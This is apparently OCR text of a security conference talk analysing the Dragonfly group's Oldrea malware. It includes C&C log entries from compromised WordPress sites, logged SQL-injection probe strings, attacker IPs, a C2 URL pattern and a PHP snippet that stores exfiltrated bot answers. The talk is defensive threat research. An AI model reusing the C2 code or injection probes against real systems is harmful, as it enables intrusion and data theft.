
```
MDctMDItMjAx
NCAwNzoy[SNIP]
g3IFNhZmFyaS8
1MzUuMQ==
```

```
07-02-2014 07:21:26    23.20.217.206
GET://artem.sataev.com/blog/wp-includes/pomo/src.php[in:0,out:116]
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko)
Chrome/14.0.835.187 Safari/535.1
```

- Timestamp
- IP address
- Oldrea ID
- Exfiltrated bytes




OPSEC failures - monitoring




[in:0,out:116]


OPSEC failures - monitoring



OPSEC failures - monitoring




OPSEC failures - monitoring



OPSEC failures - monitoring


- -1232UNIONALLSELECT1926
- -1234UNIONALLSELECT2996299629962996299629962996299629962996299629962996299
- -123AND69096909AND70107010
- -123AND70598633AND50705070
- -123AND96409640AND49014901
- -1794UNIONALLSELECT5637
- -1796ORDERBY1--



122.159.58.236
61.180.252.129
61.180.252.189
61.180.252.243

OPSEC failures - monitoring

- Oldrea C&C would serve all modules hosted for a new bot ID
- Allows easy monitoring of modules
- GET://C2.foo.bar/wp-content/plugins/akismet/iddx.php?id=*Oldrea_ID*
- Answer files are stored with ***Oldrea_ID.ans*** filename



```
if($_SERVER['REQUEST_METHOD'] == "POST") {
    $answer = @file_get_contents('php://input');
    if($answer !== false && strlen($answer) > 0) {
        fb_write($user_id . ".ans", PATH_BLOCKFILE, sprintf(
        ANSWERTAG_START . "%s" . ANSWERTAG_END, $start_time, base64_encode
        ($_SERVER['REQUEST_URI']), $answer));
    }
}
```

Summary

- Dragonfly is a currently dormant threat
- It targeted the energy sector primarily in Europe and US, in 2013 and 2014
- Other sectors not immune, may be used as stepping stone
- Attacker capabilities
  - persistent access to networks
  - Information stealing
  - Sabotage
- Well resourced with a range of technical capabilities
- Likely to be state-sponsored

Q&A

Thank you!

Marcin Siedlarz

@siedlmar

This document is provided for informational purposes only and is not intended as advertising. All warranties relating to the information in this document, either express or implied, are disclaimed to the maximum extent allowed by law. The information in this document is subject to change without notice.